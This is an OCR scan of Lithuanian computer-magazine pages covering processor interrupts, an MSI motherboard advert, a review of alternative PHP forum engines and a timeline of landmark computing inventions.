Tada į komandų skaitiklį užkraunamas pertraukimų apdorotuvo adresas, o į sisteminius registrus užkraunami pertraukimo apdorojimo metu procesoriaus darbo režimą apibrėžiantys duomenys. Po to, kai operacinės sistemos branduolys apdorojo pertraukimą, atstatomas nutraukto proceso kontekstas, o kartu su juo nuo sustabdymo vietos pratęsiamas ir proceso darbas. Dalis konteksto atstatoma aparatūriškai po grįžimo iš pertraukimo komandos (pavyzdžiui, tolimesnės komandos adresas ir mašinos būsenos žodis), o dalis — programiškai, su aiškiomis duomenų išgavimo iš steko komandomis.

Tvarkingas pertraukimų iškviečiamų procedūrų planavimas — būtina sąlyga, kad vartotojiški srautai būtų teisingai suplanuoti. Priešingu atveju sistemoje gali susidaryti tokių situacijų, kuomet operacinė sistema bus ilgą laiką užimta kokia nors juostinio įrenginio valdymo ir duomenų suspaudimo užduotimi, o santykinai greitas diskas tiesiog nieko neveiks. Tuo pačiu bus stabdomas daugybės programų veikimas, kurios dėl savo sandaros priverstos keistis duomenimis su šiuo disku. Norint sutvarkyti pertraukimų apdorotojų darbą, operacinėse sistemose naudojamas tas pats būdas, kuris naudojamas ir vartotojiškų procesų eilėms sutvarkyti — prioritetinių eilių mechanizmas.



PROGRAMINIAI PERTRAUKIMAI

Programiniai pertraukimai su specializuota procesoriaus instrukcija (Intel Pentium procesoriuose ši komanda yra INT) valdymą leidžia perduoti paprogramei. Įvykdžius tokią komandą, procesorius pradeda apdoroti tokią pačią komandų seką, kaip ir iškvietus išorinį arba vidinį pertraukimą, skirtumas tik tame, kad pertraukimas įvyksta numatytame, iš anksto žinomame programos taške. Norėčiau pastebėti, kad visi šiuolaikiniai procesoriai komandų sistemoje turi programinių pertraukimų instrukcijas. Pastarosios komandų sistemoje atsirado tam, kad programos kodą būtų galima padaryti kompaktiškesniu lyginant su standartinių procedūrų vykdymo komandų naudojimu.
Tai lengva paaiškinti tuo, kad procesoriaus kūrėjai paprastai pertraukimų apdorojimui tokiu būdu rezervuoja tam tikrą paprogramių skaičių, kad programinio pertraukimo komandoje operando, kuris rodo į reikiamą paprogramę, ilgis mažesnis, nei perėjimo į paprogramę komandoje.
Pavyzdžiui, x86 procesoriuje (paimsime jį dėl vaizdumo) numatyta galimybė panaudoti 256 pertraukimų apdorojimo programas, todėl INT instrukcijoje operando ilgis yra vienas baitas (tuo tarpu derintuvo iškvietimui skirtos instrukcijos INT 3 visas ilgis yra viso labo vienas baitas). Komandos INT operandų reikšmės yra pertraukimų apdorojimo paprogramių lentelės iš 256 įrašų indeksai, vienas kurių ir naudojamas su komanda INT. Naudojant komandą CALL prireiktų jau ne vieno, o dviejų arba keturių baitų operando. Kita programinių pertraukimų panaudojimo vietoje įprastinių paprogramių iškvietimo instrukcijų priežastis yra ta, kad taip vartotojišką režimą galima pakeisti į privilegijuotą kartu su procedūros iškvietimu — šią programinių pertraukimų savybę pripažįsta daugelis procesorių.

Tai reikia žinoti
Bet kuris save gerbiantis programuotojas turi suprasti, kaip, kada ir kodėl vyksta pertraukimai. Be to praktiškai neįmanoma perimінėti išimčių, teisingai formuoti glaudžiai su procesoriumi dirbančio kodo. Darbui su pertraukimais praktiškai bet kuris programuotojas, atitinkamai ir hakeris, turi skirti daug laiko. Jie iš esmės padidina skaičiavimo sistemos efektyvumą ir stabilumą.



MSI
www.msi.com.tw
intel
P965
EXPRESS CHIPSET
Supports
intel
Core 2
Duo
inside
Du branduoliai
Dvigubas malonumas
MSI 975X Platinum PE
MSI P965 Platinum
MSI P965 Neo-F
MSI motininė plokštė ir Intel Core 2 Duo procesorius – dvigubas malonumas!
UAB „Fortakas“
Vilnius, Kaunas,
Klaipėda, Šiauliai
www.fortakas.lt
UAB „Aureolės sprendimai“
J. Basanavičiaus g. 25,
Vilnius
Tel. +370-5-2603708
www.aureole.lt
UAB „International Solution Group“
Daukanto g. 22a - 5
Klaipėda
Tel. +370-46-313840
www.fortakas.lt
UAB „Inida“
V. Krėvės pr. 13a,
Kaunas
Tel. +370-37-311224
www.inida.lt
UAB „Komparsa“
Ateities g. 33,
Vilnius
Tel. +370-5-2101620
www.komparsa.lt
UAB „Infociklas“
Ramygalos 66-1,
Panevėžys
Tel. 845-571010
www.ciklas.lt
UAB „Balco LTD“
S.Dariaus ir S.Girėno g. 21-19,
Klaipėda
Tel. (8 46) 310 610
www.balco.lt
UAB „KSC“
Savanorių pr. 278,
Kaunas
Tel. 312992
www.ksc.lt
Specifikacijos gali būti keičiamos be išankstinio įspėjimo
Intel, Intel logotipas ir Intel Core yra Intel korporacijos, arba jos dukterinių įmonių JAV ir kitose šalyse, registruoti prekiniai ženklai.

Konstruktyvus pokalbis

Alternatyvių forumų varikliukų apžvalga

	Šaunusis „punBB“	Trys linksmos raidės — SMF
Bendra informacija	Šią sistemą aš pasirinkau neatsitiktinai. Esmė tame, kad ji sėkmingai naudojama *Firefox* (*forum.mozilla.ru*) kūrėjų forume, kur lankytojus stebina savo apgalvotumu. Taip pat gana svarbu ir tai, kad *punBB* yra labai stabilus produktas. *www.securityfocus.com* ir kitose *security* svetainėse nerasi dabartinei versijai skirtų pažeidžiamumų. Yra ankstesnės versijos pažeidžiamumas, tačiau ir tas — nekritiškas.	Antrasis pretendentas — forumas SMF, kitaip dar žinomas kaip *SimpleMachines Forum* (*www.simplemachines.org*). Palaikomas su to paties pavadinimo komanda. *Securityfocus'e* yra viso labo du įrašai apie šio varikliuko pažeidžiamumus, pats naujausias kurių buvo aptiktas 2005 metų vasarą ir buvo aktualus priešpaskutinei forumo versijai (1.0.4). Einama versija 1.0.6 buvo išleista šių metų sausio 28 dieną ir kol kas pasižymi išskirtiniu stabilumu.
Pagrindinės savybės	Į akis iš karto krenta grafikos nebuvimas ir laisvas dizainas. Atrodytų nieko ypatingo, tačiau forumo snukelis man iš karto patiko. Paveikslėlių nėra — per mano ADSL kanalą krausis žaibiškai. Administravimas aukštumoje. Kurti forumus labai paprasta, beje, juos tuojau pat galima suskirstyti į grupes. Gamintojai savo produktą padarė maksimaliai plečiamą ir keičiamą.	Pagrindinis forumo puslapis gražus ir tvarkingas, grafikos nedaug — jokių nereikalingų dalykų. Iš karto jaučiasi rūpinimasis vartotojais: čia ir pilnavertė paieška, ir nuo paskutinio vizito laiko gautų žinučių peržiūra, ir praplėsta asmeninių pranešimų sistema. Dabar keliaukim į administravimo zoną, kur mūsų laukia tiesiog galimybių perteklius. Nustatymų tiek, kad galima būtų susipainioti, jeigu tik visi jie nebūtų gerai apiforminti ir suskirstyti į kategorijas.
Įdiegimas	Išpakuojame archyvą ir permetame į katalogą bylas iš katalogo *upload*. Užeinam. Forumas praneša, kad nėra konfigūracinės bylos ir siūlo atlikti įdiegimą. Čia pateikti tik būtiniausi nustatymai. Užpildome priėjimo prie *MySQL* bazės parametrus ir administratoriaus rekvizitus. Tada įdiegėjas mums pasiūlo tekstą, kurį reikia įkelti į bylą *config.php* ir persiųsti į serverį. Viskas suveikė iš pirmo karto.	700 Kb užimančiame archyve rasi patį forumą ir šiek tiek papildomos informacijos apie licencijavimą. Persiunčiam į serverį, įdiegiam. Pirmame puslapyje prašoma įvesti forumo pavadinimą, *gzip* suspaudimo parametrus ir prisijungimo prie *MySQL* bazės duomenis. Deja, SMF nepalaiko kitų DBVS (net ir *PostgreSQL*). Antrame puslapyje sukuriame administratoriaus sisteminį įrašą. Paruošta.
Verdiktas	Kelia įspūdį! Galima skaityti, kad kol kas šis forumas mano subjektyviame reitinge tapo lyderiu. Standartinį funkcijų rinkinį (banus, vartotojų rangus, senų žinučių pašalinimą) galima praplėsti su papildomais priedais (*plug–ins*). Deja, tokios naudingos funkcijos, kaip privatūs pranešimai ir balsavimai, niekada nebus įtraukti į *punBB* sudėtį pagal nutylėjimą.	Nepradėsiu čia vardinti visko, ką tik forume galima sukonfigūruoti, tačiau aš esu tikras: šis forumas patenkins net ir patyrusį mėgėją viską pritaikyti savo reikmėms. Taip pat ganėtinai svarbu tai, kad SMF serveriui kelia minimalius reikalavimus, taigi jis nestabdys, jeigu pas tave ganėtinai apriboti resursai. Forumą gali papildyti daugybe modų, konverterių ir temų. Vis dėlto ši sistema turi ir trūkumą — nepripažįstama lokalizacija.

Net ir tavo bobutė žino, kad pats populiariausias forumas internete — *phpBB*. Jį įdiegęs gali būti tikras dėl dviejų dalykų. Pirmiausia, tai labai funkcionalus ir patogus produktas. Antra: po pusės metų iš tavo forumo bus nugvelbti (ir įtraukti į spamerių bazes) visi pašto adresai, o nežinomas kenkėjas iš pagrindinio forumo puslapio siuntinės trojanus. Tačiau mes su tavimi ne iš tų žmonių, kurie nepagalvoję įdieginės populiarų ir skylėtą forumą. Mes visada žinome, kokie galimi alternatyvūs sprendimai. Tiesa?

Mažas, bet kietas „miniBB“

Skripto pavadinime neatsitiktinai pavartotas žodis *mini*. Tai iš tiesų mažiausias šio pristatymo skriptas. Paskutinė oficialioje svetainėje prieinama versija (*www.minibb.net*) sveria viso labo 50 Kb. Per visą skripto egzistavimo laiką jame buvo surastos viso labo 4 klaidos, paskutinė buvo aptikta dar 2004 metais. Tame nėra nieko keisto. Gamintojai atidžiai seka visus saugumo aspektus ir už tam tikrą mokestį palaiko tokios paslaugos pageidaujančius vartotojus.

Forumo distributyvas pateikiamas kaip karkasas, kurį įdiegęs tu gauni pilnavertį forumo pagrindą. Po įdiegimo galima iš karto manipuliuoti skyreliais, siųsti žinutes ir daryti daugybę kitų banalių dalykų, tačiau jeigu tau reikia kažko daugiau, tuomet reikės praplėsti funkcionalumą. *miniBB* veikia pastebimai greičiau už likusius šios apžvalgos dalyvius.

Funkcionalumas plečiamas labai paprastai — su prijungiamais įskiepiais. O prijungti galima tiesiog viską: apsikeitimo bylomis, privačių žinučių premoderavimą, simpatiškas šypsenėles ir avatarus, keiksmažodžių filtravimą, įvairiausias statistikas, vartotojų rangų sistemas ir t.t. Žodžiu, viską, ko įsigeis širdis.

Kietas ir nepaprastai plečiamas varikliukas. Jeigu tu vietoje forumo skripto naudosi *miniBB*, svetainės lankytojai tau greičiausiai padėkos už greitą forumo darbą ir sutaupytą tinklo srautą. Pradinį karkasą galima papildymą pagal savo pageidavimą ir tuo pačiu būti užtikrintu dėl saugumo. Klaidos *miniBB* forume sutinkamos nedažnai.

Naudok BB — „UseBB“

Pamenu, kai *UseBB* (*www.usebb.net*) tik atsirado, aš jį naudojau viename savo projektų. Tuomet jis man labai patiko, todėl aš dabar norėjau bent jau įvertinti pasikeitimus. Esu tikras: šis forumas nenuvils. Ir aš neklydau. Paskutinė versija — *UseBB 0.8a*. Beje, paskutinė klaida (tiksliau tariant, keletas) buvo aptikta 2005 metais.

Galutinį vartotoją turi nudžiuginti greita sąsaja kartu su *gzip* kompresija, galinga paieška, aktyvių temų sąrašu ir net temų prenumerata per RSS. Ypatingai noriu paminėti apsaugą nuo spamo (*flood protection*), kuri tave žada apsaugoti nuo netikėto botų antplūdžio. Tokia savybė nepamaišytų nuo tokios nelaimės kenčiančiam *forum.xakep.ru* forumui.

Archyvo su skriptu dydis gana kuklus, jį gali greitai parsisiųsti iš oficialaus serverio. Vietoje duomenų saugyklos naudojama populiari *MySQL DBVS*. Išorinis forumo vaizdas labai griežtas ir tvarkingas, grafikos — minimumas. Jeigu tau prireiks jį pagražinti, galėsi tai padaryti į pagalbą pasitelkęs skaitlingas modifikacijas (*www.usebb.net/downloads*). Toje pačioje svetainėje rasi vertimus, išorinio vaizdo šablonus ir kita.

Apskritai tai labai kokybiškas ir „šviežutėlis“ forumas, kurį negėda įdiegti ir savo svetainėje. Tačiau galima sudaryti ištisą trūkumų sąrašą: forumui trūksta privačių pranešimų, vartotojų grupių, balsavimų. Be abejo, daug ką galima ištaisyti su ACP moduliais, tačiau visiškai jais pasikliauti negalima, juo labiau, kad juos kuria tretieji asmenys.

WO


Analitinė Bebidžo mašina

XIX amžiuje, kuomet mokslininkai buvo įsitikinę žmogaus proto pranašumu prieš mašinas, anglų matematikas, analitikas ir inžinierius Čarlzas Bebidžas (*Charles Babbage*) buvo tikras, jog su daugeliu užduočių mašinos gali susidoroti kur kas geriau už žmogų. Nuolat susidurdamas su skaičiavimų klaidomis, Bebidžas ieškojo būdų, kaip jas minimizuoti, o 1822 metais jis pradėjo įgyvendinti savo „skaičiuojančių mechanizmų" idėjas. Daugelis iš garinių inžinieriaus konstruotų mašinų taip ir nebuvo pabaigta, kadangi jų kūrėjo idėjos lenkė to laiko technologijas. Pirmu žymiu Čarlzo išradimu tapo diferencialinis variklis, kuris atlikdavo skaičiavimus su keliais statistiniais duomenimis ir automatiškai paruošdavo rezultatą. Jis buvo sudarytas iš 25 tūkstančių mechaninių detalių ir svėrė apie 15 tonų, tačiau pagal pavyzdžius surinkti veikiantį variantą ir su juo atlikti pirmuosius skaičiavimus tapo įmanoma tik 1990 metais. Įžymiausiu Čarlzo Bebidžo kūriniu tapo jo analitinė mašina, kuri buvo ne atskiras mechanizmas, o ištisa įvairiausių dizainų ir schemų grandinė, kurias autorius sujunginėjo ir testavo iki pat savo gyvenimo galo. Analitinės mašinos ypatybė buvo ta, kad ją buvo galima programuoti panaudojant perfokortas, todėl tuo metu tai buvo kažkas fantastiško. Tiek ankstesnės, tiek ir vėlesnės Bebidžo mašinos išoriškai visiškai nebuvo panašios į šiuolaikinius kompiuterius, tačiau jų architektūra labai priminė AK sandarą. Būtent todėl Čarlzas laikomas jeigu ne visų kompiuterių tėvu, tai bent jau proseneliu.

Mechaninis kompiuteris „Zuse"

30-aisiais metais Konradas Zuse, Berlyno lėktuvų statybos kompanijoje dirbęs inžinieriumi konstruktoriumi, visą savo laiką praleisdavo atlikinėdamas sudėtingus skaičiavimus. Skaičiavimas trukdavo ilgai, o to meto technika mažai kuo padėjo. 1936 metais Konradas nusprendė pasilengvinti gyvenimą ir sukonstravo mechaninį skaičiuotuvą Z1, galintį atlikti operacijas su skaičiais su slankiojančiu kableliu, turėjo atmintį ir modulius, kurie veikė „taip/ne" principu (kaip ir visuose šiuolaikiniuose kompiuteriuose). Po 3 metų naujame Z2 modelyje dalis mechaninių detalių buvo pakeista elektroninėmis, o 1941 metais, kuomet pasirodė Z3, jį buvo galima teisėtai vadinti pirmu pasaulyje elektroniniu, programuojamu ir skaitmeniniu kompiuteriu, kuris informacijos saugojimui naudojo kino filmo juostelę, o ne perfokortas. Nacių vyriausybė atsisakė remti tolimesnį plėtojimą, o karo pabaigoje per bombardavimą kartu su *Zuse Apparatebau* pastatu buvo sunaikinti ir visi Z kompiuterio modeliai. Faktiškai *Zuse Apparatebau* buvo pirmoji istorijoje kompiuterių kompanija, kurią įkūrė Konradas Zuse. Norėdamas pratęsti tyrinėjimus, mokslininkas persikėlė į Šveicariją, kur atkūrė Z4 (kuris buvo beveik pabaigtas dar Vokietijoje) ir 1946 metais sukūrė specialią jam skirtą programavimo kalbą *Plankalkul*. Kiek vėliau su šia kalba buvo parašyta pirmoji žaidimo šachmatais programa. Konradas nepublikavo informacijos apie savo darbus, todėl daugelis jo projektų tapo žinomi tik po daugelio metų.

1822



1936



ATRADIMAI, PAKEITĘ KOMPIUTERIŲ PASAULĮ

NUO MECHANINIO SKAIČIUOTUVO IKI INTERNETINIŲ TELEFONŲ

KOMPIUTERIŲ EVOLIUCIJA TIK PRASIDEDA. NUO PIRMOJO ASMENINIO KOMPIUTERIO IŠRADIMO PRAĖJO VISO LABO 40 METŲ, PER TĄ LAIKĄ JIS IŠ PRIMITYVAUS SKAIČIUOTUVO PAVIRTO GALINGU BENDRAVIMO, PRAMOGAVIMO IR PRAKTIŠKAI BET KOKIŲ UŽDUOČIŲ SPRENDIMO ĮRANKIU. ŠIAME PROCESE DALYVAVO TŪKSTANČIAI MOKSLININKŲ, KURIE KIEKVIENĄ KARTĄ SAVO ATRADIMAIS STEBINO PASAULĮ. NORINT PILNAI APRAŠYTI KOMPIUTERIŲ ISTORIJĄ, PRIREIKTŲ KELIŲ KNYGŲ, TAČIAU YRA DALYKŲ, KURIUOS TURĖTŲ ŽINOTI KIEKVIENAS KOMPIUTERISTAS. KUO ĮŽYMI BEBIDŽO MAŠINA? KADA PRASIDĖJO MIKROPROCESORIŲ ERA? KAS SUKŪRĖ PIRMĄJĮ KOMPIUTERINĮ VIRUSĄ?

RLD

INVENTIONS


ENIAC

Kompiuteris ENIAC 1 tapo pirmuoju stambiu kompiuteriniu amerikiečių vyriausybės projektu. Buvo manoma, kad jis bus vienintelė tuo metu perprogramuojama mašina, galinti spręsti daugybę kompiuterinių užduočių. ENIAC 1 (*Electronic Numerical Integrator and Computer*) 1946 metų vasarį sukonstravo du mokslininkai — Džonas Moklis (*John Mauchly*) ir Persperas Ekertas (*Presper Eckert*). Kompiuteris buvo skirtas amerikiečių kariškiams, kurie vėliau jį naudojo balistiniams skaičiavimams. Šios didelį kambarį užimančios mašinos sukūrimas vyriausybei kainavo 500 tūkstančių dolerių, dar praktiškai tiek pat buvo išleista jai patobulinti ir atnaujinti. ENIAC buvo tikras monstras, sudarytas iš 17 tūkstančių vakuuminių vamzdžių, daugybės diodų ir varžų, 5 milijonų šarnyrų, jis svėrė beveik 30 tonų. Nepaisant to, kad vakuuminių vamzdžiai pagreitindavo skaičiavimus, jie kasdien perdegdavo, o gedimo pašalinimui būdavo sugaištamas visas pusdienis. Šiaip jau, nepaisant savo dydžio ir galios, ENIAC 1 galėtų būti pavyzdys to, kokiu neturėtų būti tikras asmeninis kompiuteris. Po keleto metų ENIAC kūrėjai pratęsė savo tyrimus ir sukonstravo galingesnes UNIVAC mašinas, kurios ilgai tarnavo JAV vyriausybei.


Tranzistorius

Tranzistorius — vienas įžymiausių išradimų, turėjusių daugiausiai įtakos kompiuterių pasauliui. Pirmoji kompiuterių karta veikė su vakuuminiais vamzdžiais, kurie buvo labai nepatikimi ir griozdiški. Antroje 40–ųjų pusėje mokslininkai iš telefonų kompanijos *Bell* tyrimų skyriaus pradėjo eksperimentuoti su germanio kristalais, kurie esant tam tikroms sąlygoms galėjo tapti gerais puslaidininkiais. 1947 metais Džonas Bardinas (*John Bardeen*), Viljamas Šoklis (*William Shockley*) ir Volteris Breteinas (*Walter Brattain*) išrado tai, kas vėliau tapo žinoma kaip tranzistorius. *Bell* mokslininkai užpatentavo savo išradimą, o tranzistoriai greitai pasirodė prekyboje. Iš pradžių jie pagrinde buvo naudojami radijo imtuvų gamyboje, kadangi pirmieji tranzistoriai dar buvo labai trapūs ir prie aukštos įtampos perdegdavo. Tačiau progresas nestovi vietoje, todėl po kurio laiko jie pradėti naudoti ir kitose srityse. Kai tranzistoriai pakeitė gremėzdiškus ir nepatikimus vakuuminius vamzdžius, kompiuteriai galėjo atlikinėti tuos pačius veiksmus išeikvodami mažiau energijos ir užimdami mažiau vietos. 1956 metais *Bell* tyrinėtojų komanda už savo revoliucingą išradimą gavo Nobelio premiją.

1946




1947




Kietasis diskas („vinčesteris“)

Pirmą kietąjį diską 1955 metų gegužę pristatė IBM. Toną svėręs agregatas labiau priminė sunkvežimio variklį. Vis dėlto perfokortų ir magnetinių juostų laikais galimybė saugoti iki 5 milijonų simbolių skambėjo sukrečiančiai. Įrenginio viduje buvo penkiasdešimt 24 colių plokščių, o kadangi skaitymo galvutė buvo viena, tai disko darbo greitis buvo labai mažas. Naujesniame modelyje (IBM 1301), kurį taip pat kūrė Reinoldas Džonsonas (*Reynold Johnson*), kiekvienai plokštei buvo skirta atskira galvutė, kas kardinaliai padidino greitį. Daugelį metų kietieji diskai liko gremėzdiški ir buvo naudojami išskirtinai tyrimų centrų bei stambių kompanijų kompiuterių laboratorijose. 1980 metais „Seagate Technology“ pristatė ST–506 — pirmąjį 5 colių 5 megabaitų talpos kietąjį diską, kurį jau buvo galima naudoti asmeniniuose kompiuteriuose ir kuris „vinčesterį“ padarė paplitusiu reiškiniu.

1955



1958



Integruota schema

1958 metais du visiškai skirtingose vietose gyvenantys mokslininkai išrado praktiškai identišką integruotos schemos modelį. Vienas jų, Džekas Kilbis (*Jack Kilby*), dirbo kompanijoje „Texas Instruments“, o kitas, Robertas Noisas (*Robert Noyce*), buvo puslaidininkių gamybos kompanijos „Fairchild Semiconductor Corporation“ savininkas. Abu juos vienijo klausimas: „Kaip į minimalų plotą sutalpinti maksimaliai daug komponentų?“. Tuo metu tranzistoriai, varžos, kondensatoriai ir kitos detalės ant plokščių būdavo montuojamos atskirai, o mokslininkai nusprendė pabandyti jas apjungti viename monolitiniame puslaidininkės medžiagos kristale. Tiesa, Kilbis dirbo su germaniu, o Noisas — su siliciu. 1959 metais jie abu gavo savo išradimų patentus. Savaime suprantama, po to prasidėjo dviejų kompanijų priešprieša, kuri pasibaigė taikos susitarimu ir bendros mikroschemų gamybos licencijos sukūrimu. Po to, kai 1961 metais „Fairchild Semiconductor Corporation“ pradėjo laisvai pardavinėti mikroschemas, jas iš karto ėmė naudoti skaičiuotuvų ir kompiuterių gamyboje vietoje atskirų tranzistorių, kas leido žymiai sumažinti dydį ir padidinti našumą.

FORTRAN

Pirmoji tikra aukšto lygio programavimo kalba — FORTRAN (*IBM Mathematical Formula Translating System*) — buvo sukurta 1957 metais. Jos autorius — Džonas Bakusas (*John W. Backus*), vadovavęs IBM tyrinėtojų komandai. Iš pradžių Džonas su savo kolegomis ruošėsi sukurti IBM 701 (pirmas komerciškai vykęs IBM kompiuteris) skirtą interpretatorių. Darbas truko trejus metus, per kuriuos buvo parašytas kompiliatorius, o pats projektas baigėsi naujos programavimo kalbos sukūrimu. IBM darbuotojai neišrado pačios aukšto lygio kalbų idėjos, kuomet kodas rašomas žmogui suprantama kalba, o po to yra transliuojamas į mašininę kalbą, tačiau jų FORTRAN tapo pirma ir iš tiesų populiaria kalba, kuri plačiai naudojama net ir dabar. Kalbą greitai pradėjo naudoti mokslininkai, kuriems tekdavo rašyti programas su daugybe formulių ir skaičių — šiems tikslams FORTRAN tiko labiau nei asembleris. FORTRAN tapo pavyzdžiu tolimesnių programavimo kalbų autoriams ir suteikė stimulą HLL (*high–level language*) plėtojimuisi.

1957



1960



Grafinė vartotojo sąsaja ir pelė


GUI ir pelės istorija tiesiogiai susijusi su *oNLine System* (NLS) projektu, kuris buvo pradėtas 60–ųjų pradžioje Stenfordo tyrimų institute. Ši sistema, kurios kūrimą rėmė ARPA, NASA ir Pentagonas, amerikiečių mokslininkams turėjo tapti patogia kompiuterine aplinka kasdieniniam darbui. Projektui vadovavo Duglas Engelbartas (*Douglas Engelbart*), kuris įnešė didžiąją idėjų dalį. Engelbarto sukurta grafinė aplinka buvo tekstinių hipernuorodų sistema, valdoma su specialiu įrenginiu, kurį taip pat sukūrė Duglas. Iš pradžių mokslininkas šį įrenginį vadino „Vabalu“, tačiau dėl prie kompiuterio prijungiamo pelės uodegą primenančio laido pavadinimas buvo pakeistas. Pirmasis pelės modelis buvo gremėzdiškas, korpusas buvo pagamintas iš medžio, jame buvo patalpinti du metaliniai ratukai. Vienu metu judinti kursorių buvo galima tiktai vertikaliai arba horizontaliai. 1968 metais stambiame mokymo centre įvyko pusantros valandos trukęs NLS pristatymas, kur kompiuterių pasaulis pirmą kartą pamatė veikiančią su pele valdomą grafinę sistemą. Po dviejų metų Engelbartas užpatentavo pelę (čia ji vadinama atvaizdavimo sistemai skirtu pozicijos indikatoriumi) bei pratęsė savo darbus GUI tobulinime. Deja, kai kurie tyrimų grupės nariai nesutiko su tam tikromis Engelbarto idėjomis, todėl po kurio laiko šie mokslininkai perėjo dirbti į „Xerox“ (PARC) tyrimų centrą, kur įgyvendino savo tikros grafinės aplinkos viziją. Būtent ten buvo sukurta tokia *Windows* langų sąsaja su vartotoju, kokią mes ją žinome šiandien.

ARPANET

Pirmosios suformuluotos mintys apie galimybę apjungti kompiuterius į tinklą pasirodė dar 60–ųjų metų pradžioje. 1965 metais mokslininkai iš MIT ir Berklio universiteto pirmą kartą šias mintis išbandė praktiškai, per telefonines linijas sujungę 2 nutolusius kompiuterius. Po dviejų metų stambioje konferencijoje susirinko mokslininkai iš ARPA agentūros ir kai kurių tyrimų institutų, kur buvo aptariami efektyviausi tinklo iš keleto mašinų sukūrimo būdai. Šiame ir tolimesniuose susitikimuose buvo sukurti pagrindiniai *ARPAnet* principai, todėl teliko parašyti duomenų priėmimo ir perdavimo protokolą. 1968 metų gruodį BBN (*Bolt, Beranek and Newman*) mokslininkų grupė pristatė *Interface Message Processors* (IMP's) — pirmą tinklo protokolą, o vos po metų pirmaujančių mokslo centrų kompiuteriai, pradedant UCLA institutu, buvo pradėti apjungti į vieningą mokslinį tinklą.

Per 70–uosius metus *ARPAnet* nuolat augo ir plėtojosi. Būtent šiuo metu atsirado *email*, FTP bei kitos galimybės, kurios sėkmingai naudojamos ir šiandien. 1981 metais *ARPAnet* tinkle buvo 213 kompiuterių, o po 8 metų šis skaičius viršijo 100 tūkstančių kartelę.

1965



1973




Lankstusis diskelis („floppy disk")

1967 metais IBM savo San Jose tyrimų skyriui davė naują užduotį. Reikėjo sukurti paprastą ir nebrangią sistemą, skirtą automatiniam mikrokodo užkrovimui *System/370* kompiuteriuose. Kodo užkrovimas iš juostos trukdavo ilgai, be to, kaupikliai buvo per daug dideli, kas netenkino IBM. Vienas ties šia užduotimi dirbusių mokslininkų Deividas Noblas (*David Noble*) išbandė daugybę įvairiausių sprendimų, kol nesukūrė taip vadinamo „atminties disko", kuris vėliau buvo pavadintas „lanksčiuoju diskeliu". Pirmųjų diskelių dydis siekė 8 colius, jie galėjo sutalpinti 80 Kb informacijos ir buvo vien tik skaitomi (*read–only*). Taip pat jie nebuvo dedami į plastikinį vokelį, kuris atsirado kiek vėliau dėl greito užterštumo problemų. Naujasis diskelių formatas buvo pristatytas 1973 metais, jis leido padidinti dydį iki 250 Kb ir padaryti diskus perrašomais. Diskeliai pasirodė esą nepalyginamai patogesni už perfokortas ir juostinius kaupiklius, tačiau dėl didelės kainos kol kas buvo naudojami ribotai. Vienas diskelis kainavo praktiškai tiek pat, kiek ir paprastas kompiuteris. Situacija pasikeitė po to, kai buvo apibrėžti standartai ir dešimtys kompanijų ėmėsi gaminti bei tobulinti lanksčiuosius diskelius. Tai smarkiai sumažino kainą, todėl diskeliai greitai išstūmė kitus informacijos kaupiklius. 1975 metais buvo sukurtas naujas 5 colių standartas, o abiejų diskelio pusių panaudojimas leido dvigubai padidinti jo talpą. 1981 metais „Sony" pristatė pirmąjį 3,5 colio diskelį kietame vokelyje, kuris 90–aisiais metais tapo *de facto* standartu.

Mikroprocesorius

1971 metų lapkričio 15 dieną tuomet dar menkai žinoma kompanija „Intel" pasauliui pristatė pirmąjį mikroprocesorių „Intel 4004". Jis buvo kuriamas specialiai skaičiuotuvus gaminančiai japonų kompanijai „Busicom", tačiau greitai paaiškėjo, kad naujovę galima naudoti ir daugelyje kitų sričių. Kompanijos inžinieriams — Federikui Feginui (*Federico Faggin*), Tedui Hofui (*Ted Hoff*) ir Stenui Meizorui (*Stanley Mazor*) — pavyko į maždaug 4 milimetrus sutalpinti tokio monstro kaip UNIVAC skaičiavimo galią. „Intel" 4004 procesoriuje buvo 2300 tranzistorių, CPU, komandų registras, dekoderis ir mašininių komandų monitorius, jo kaina tuomet siekė 200 dolerių. 4004 buvo praktiškai pritaikomas kelių šviesoforų valdyme, kraujo analizatoriuose ir net NASA kosminiuose zonduose. Vis dėlto tikroji mikroprocesorių revoliucija prasidėjo išleidus 8080, kuris buvo sukurtas specialiai kompiuteriams. Būtent ši mikroschema buvo naudojama viename iš pirmųjų asmeninių kompiuterių „Altair 8800". Atsiradus mikroprocesoriams, pasikeitė pati kompiuterių kūrimo technologija. Jeigu anksčiau kompiuterių tiekėjai (IBM, „Digital Equipment Corporation", „Hewlett Packard") gamindavo visą kompiuterį, tai pradėjus atskirai tiekti mikroschemas ir atsiradus kitas kompiuterių komplektuojančias dalis gaminančioms kompanijoms, tapo įmanoma mašiną surinkinėti, o ne pirkti kaip fizinį vienetą.



1971

1979



Ethernet

